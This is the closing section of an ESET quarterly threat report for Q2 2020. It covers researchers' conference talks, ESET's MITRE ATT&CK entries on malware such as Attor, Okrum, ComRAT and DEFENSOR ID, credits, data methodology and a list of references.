ESET Senior Research Fellow Righard Zwienenberg will participate in the Threat Intelligence panel at the virtual VB2020 conference. This panel will discuss the often-overlooked requirements for learning how to minimize risks to corporate networks, shedding light on dos and don'ts for corporations to flatten the cyber-risk curve, minimize impact on their network and provide it with the necessary resilience.

Infoshare

[Android COVID-19 threats \[72\]](#)

In September, ESET malware researcher Lukáš Štefanko will speak at virtual Infoshare Poland. He will provide an overview of various Android threats distributed in the first half of 2020 that abused a COVID-19 theme by impersonating coronavirus trackers, government apps, symptom identifiers, and so on. His talk will also include demonstrations of banking malware distributed in Italy and a recently discovered Android ransomware variant that both tried to exploit people's fears during the pandemic.

GoTech World

[The state of IT OPS & cybersecurity: Lessons \(to be\) learned \[73\]](#)

At the Romanian GoTech World 2020, ESET Senior Research Fellow Righard Zwienenberg will discuss cybersecurity pitfalls that trapped many during the COVID-19 shutdowns. The abrupt changes brought on by working from unprepared home offices not only raised their own security issues at the time but contribute to the risks of opening the corporate network again as workers return to the office.

MITRE ATT&CK contributions

ESET researchers regularly contribute to [MITRE ATT&CK@](#) [74] – a globally-accessible knowledge base of adversary tactics and techniques.

Q2 2020 saw several ESET contributions added to the ATT&CK knowledge base:

- 4 new contributions to the Software category
- 1 new extension within the Groups category

MITRE ATT&CK recently extended the level of granularity of its knowledge base by adding [sub-techniques](#) [75]. ESET’s recent contributions were already submitted reflecting this new structure.

The first ESET-contributed entry to Software focused on [Attor \(S0438\)](#) [76], a Windows-based espionage platform, [discovered](#) [77] and named by ESET based on its two most notable features: the use of AT commands and TOR-based communication. This malware had flown under the radar since 2013 and has a loadable plugin architecture to customize functionality for specific targets.

The ATT&CK Software category now also includes an entry on [Okrum \(S0439\)](#) [78], a Windows backdoor whose malicious activity was first detected in late 2016 when it targeted diplomatic missions in Europe as well as Latin America. ESET [discovered](#) [79] strong links between this malware family and the threat actor [Ke3chang or APT15 \(G0004\)](#) [80].

The third Software entry contributed by ESET comes from its investigation of the latest version of [ComRAT \(S0126\)](#) [81], second-stage malware used by one of the oldest cyber-espionage groups still active – Turla (also known as Snake). ESET’s detailed [analysis](#) [33] has also contributed to a better understanding of techniques used by this sophisticated [threat actor \(G0010\)](#) [82].

The most recent ESET-contributed entry to ATT&CK describes malicious Software [DEFENSOR ID \(S0479\)](#) [83], a banking trojan capable of clearing a victim’s bank account or cryptocurrency wallet and taking over email or social media accounts. ESET researchers [found](#) [10] that DEFENSOR ID performs most of its malicious functionality by abusing Android’s Accessibility Service.


MITRE ATT&CK evaluations

We decided to put our prevention and detection capabilities to review as part of the upcoming [3rd round of MITRE ATT&CK evaluations](#) [84], to be conducted in H2 2020. Within this evaluation, techniques used by Carbanak/FIN7 APT group will be emulated as part of joint red/blue team activities between ESET and MITRE ATT&CK teams.

The Carbanak/Fin7 APT group uses espionage and stealth techniques, and relies heavily on scripting, obfuscation, hiding in plain sight and social engineering. It’s operatives often use point-of-sale technologies as an attack vector, as their targets are typically from financially attractive industries such as the banking, retail or hospitality sectors.

Other contributions

In May 2020, ESET released [v1.5 of IPyIDA](#) [85], the Python-only solution to add an IPython console to IDA Pro. This update fixed issues with using the install script on Linux with Python; fixed compatibility with the latest version of qtconsole v4.7; fixed a bug that would crash the kernel if the console was opened and closed too many times; added a screen capture to the README, and a better description of PyPI.



ESET’s IPython console integration for IDA Pro

Credits

Team

Peter Stančík, Team Lead

Klára Kobáková, Managing Editor

Aryeh Goretsky

Bruce Burrell

Nick FitzGerald

Ondrej Kubovič

Petr Blažek

Foreword

Roman Kováč, Chief Research Officer

Contributors

Anton Cherepanov

Dominik Breitenbacher

Igor Kabina

Jakub Tomanek

Ján Šugarek

Jean-Ian Boutin

Jiří Kropáč

Juraj Jánošík

Kaspars Osis

Ladislav Janko

Lukáš Štefanko

Marc-Étienne Léveillé

Martin Červeň

Martin Lackovič

Mathieu Tartare

Matthieu Faou

Michal Dida

Milan Fránek

Miroslav Legéň

Patrik Sučanský

Robert Lipovský

Thomas Dupuy

Vladimír Šimčák

Zoltán Rusnák

Zuzana Hromcová

Zuzana Legáthová

About the data in this report

The threat statistics and trends presented in this report are based on global telemetry data from ESET. Unless explicitly stated otherwise, the data includes detections regardless of the targeted platform and includes only unique daily detections per device.

This data was processed with the honest intention to mitigate all known biases, in an effort to maximize the value of the information provided.

Further, the data excludes detections of *potentially unwanted applications* [86], *potentially unsafe applications* [87] and adware, except where noted in the more detailed, platform-specific sections and in the Cryptominers section.

Most of the charts in this report show detection trends rather than providing absolute numbers. This is because the data can be prone to various misinterpretations, especially when directly compared to other telemetry data. However, absolute values or orders of magnitude are provided where deemed beneficial.

References

- [1] <https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/>
- [2] <https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/>
- [3] <https://github.com/LOLBAS-Project/LOLBAS/blob/master/README.md>
- [4] <https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5>
- [5] <https://medium.com/@gorkemkaradeniz/defeating-runasppl-utilizing-vulnerable-drivers-to-read-lsass-with-mimikatz-28f4b50b1de5>
- [6] <https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/>
- [7] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf
- [8] <https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/>
- [9] <https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/>
- [10] <https://www.welivesecurity.com/2020/05/22/insidious-android-malware-gives-up-all-malicious-features-but-one-gain-stealth/>
- [11] <https://cwe.mitre.org/data/definitions/926.html>
- [12] <https://github.com/eset/cry-decryptor>
- [13] <https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/>
- [14] <https://www.ledger.com/>
- [15] <https://trezor.io/>
- [16] https://wiki.trezor.io/Recovery_seed
- [17] <https://bitcointalk.org/index.php?topic=5255282.0>
- [18] <https://cointelegraph.com/news/fake-ledger-live-chrome-extension-stole-14m-xrp-researchers-claim>
- [19] <https://nakedsecurity.sophos.com/2020/05/08/more-crypto-stealing-chrome-extensions-swatted-by-google/>
- [20] <https://blog.chromium.org/2020/04/keeping-spam-off-chrome-web-store.html>
- [21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q2
- [22] <https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/>
- [23] <https://www.welivesecurity.com/2020/05/14/mikroceen-spying-backdoor-high-profile-networks-central-asia/>
- [24] <https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/>
- [25] <https://www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/>
- [26] <https://www.carbonblack.com/blog/cb-threat-analysis-unit-technical-analysis-of-crosswalk/>
- [27] <https://attack.mitre.org/software/S0013/>
- [28] <https://blog.malwarebytes.com/threat-analysis/2020/06/higaisa/>
- [29] <https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool>
- [30] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf
- [31] <https://twitter.com/ESETresearch/status/1258353960781598721>
- [32] <https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf>
- [33] https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf
- [34] <https://www.welivesecurity.com/2020/05/26/agentbtz-comratv4-ten-year-journey/>
- [35] <https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/>
- [36] <https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/>
- [37] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_Operation_Interception.pdf
- [38] <https://twitter.com/issuemakerslab/status/1263062175595163648>
- [39] <https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/>
- [40] <https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/>
- [41] <https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/>
- [42] <https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations>
- [43] <https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/>
- [44] <https://lab52.io/blog/mustang-panda-recent-activity-dll-sideloadng-trojans-with-temporal-c2-servers/>
- [45] <https://mmcert.org.mm/index.php/news/plugx-rat-phyraarnglngnnylmnyn.html>
- [46] <https://www.us-cert.gov/ncas/alerts/TA17-293A>
- [47] <https://www.us-cert.gov/ncas/alerts/TA18-074A>
- [48] <https://techcommunity.microsoft.com/t5/exchange-team-blog/exchange-server-and-smbv1-ba-p/1165615>
- [49] <https://nvd.nist.gov/vuln/detail/CVE-2017-11882>
- [50] https://en.wikipedia.org/wiki/Advance_fee_scam
- [51] <https://www.welivesecurity.com/2017/12/04/eset-takes-part-global-operation-disrupt-gamarue/>
- [52] <https://www.welivesecurity.com/2019/01/28/russia-hit-new-wave-ransomware-spam/>
- [53] <https://www.welivesecurity.com/2019/01/30/love-you-malspam-makeover-massive-japan-targeted-campaign/>

- [54] <https://www.zdnet.com/article/emotet-todays-most-dangerous-botnet-comes-back-to-life/>
- [55] <https://www.bleepingcomputer.com/news/security/emotet-malware-restarts-spam-attacks-after-holiday-break/>
- [56] <https://www.welivesecurity.com/2019/02/07/danabot-updated-new-cc-communication/>
- [57] <https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/>
- [58] <https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/>
- [59] <https://www.welivesecurity.com/2017/05/15/wannacryptor-key-questions-answered/>
- [60] <https://www.bleepingcomputer.com/news/security/shade-ransomware-shuts-down-releases-750k-decryption-keys/>
- [61] https://www.welivesecurity.com/wp-content/uploads/2020/04/ESET_Threat_Report_Q12020.pdf
- [62] <https://www.bleepingcomputer.com/news/security/business-giant-xerox-allegedly-suffers-maze-ransomware-attack/>
- [63] <https://www.welivesecurity.com/2020/06/29/remote-access-risk-pandemic-cybercrooks-bruteforcing-game/>
- [64] <https://github.com/Sentinel-One/foss/tree/master/s1-evilquest-decryptor>
- [65] <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7248>
- [66] <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5687>
- [67] <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8361>
- [68] <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9583>
- [69] <https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/>
- [70] <https://www.blackhat.com/us-20/briefings/schedule/#kr00k-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414>
- [71] <https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025>
- [72] <https://infoshare.pl/speakers/#speaker1445>
- [73] <https://myconnector.ro/virtual/virtualized-the-state-of-it-ops-cybersecurity/321/agenda/3503>
- [74] <https://attack.mitre.org/>
- [75] <https://medium.com/mitre-attack/attack-with-sub-techniques-is-now-just-attack-8fc20997d8de>
- [76] <https://attack.mitre.org/software/S0438/>
- [77] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Attor.pdf
- [78] <https://attack.mitre.org/software/S0439/>
- [79] https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf
- [80] <https://attack.mitre.org/groups/G0004/>
- [81] <https://attack.mitre.org/software/S0126/>
- [82] <https://attack.mitre.org/groups/G0010/>
- [83] <https://attack.mitre.org/software/S0479/>
- [84] <https://medium.com/mitre-attack/announcing-2020s-attack-evaluation-6755650b68c2>
- [85] <https://github.com/eset/ipyida>
- [86] https://help.eset.com/glossary/en-US/unwanted_application.html
- [87] https://help.eset.com/glossary/en-US/unsafe_application.html

About ESET

For more than 30 years, [ESET®](#) has been developing industry-leading IT security software and services for businesses and consumers worldwide. With solutions ranging from endpoint and mobile security to encryption and two-factor authentication, ESET's high-performing, easy-to-use products give consumers and businesses the peace of mind to enjoy the full potential of their technology. ESET unobtrusively protects and monitors 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company. Backed by R&D centers worldwide, ESET is the first IT security company to earn [100 Virus Bulletin UB100 awards](#), identifying every single "in-the-wild" malware without interruption since 2003. For more information, visit www.eset.com or follow us on [LinkedIn](#), [Facebook](#), and [Twitter](#).



WeLiveSecurity.com

 [@ESETresearch](#)

 [ESET GitHub](#)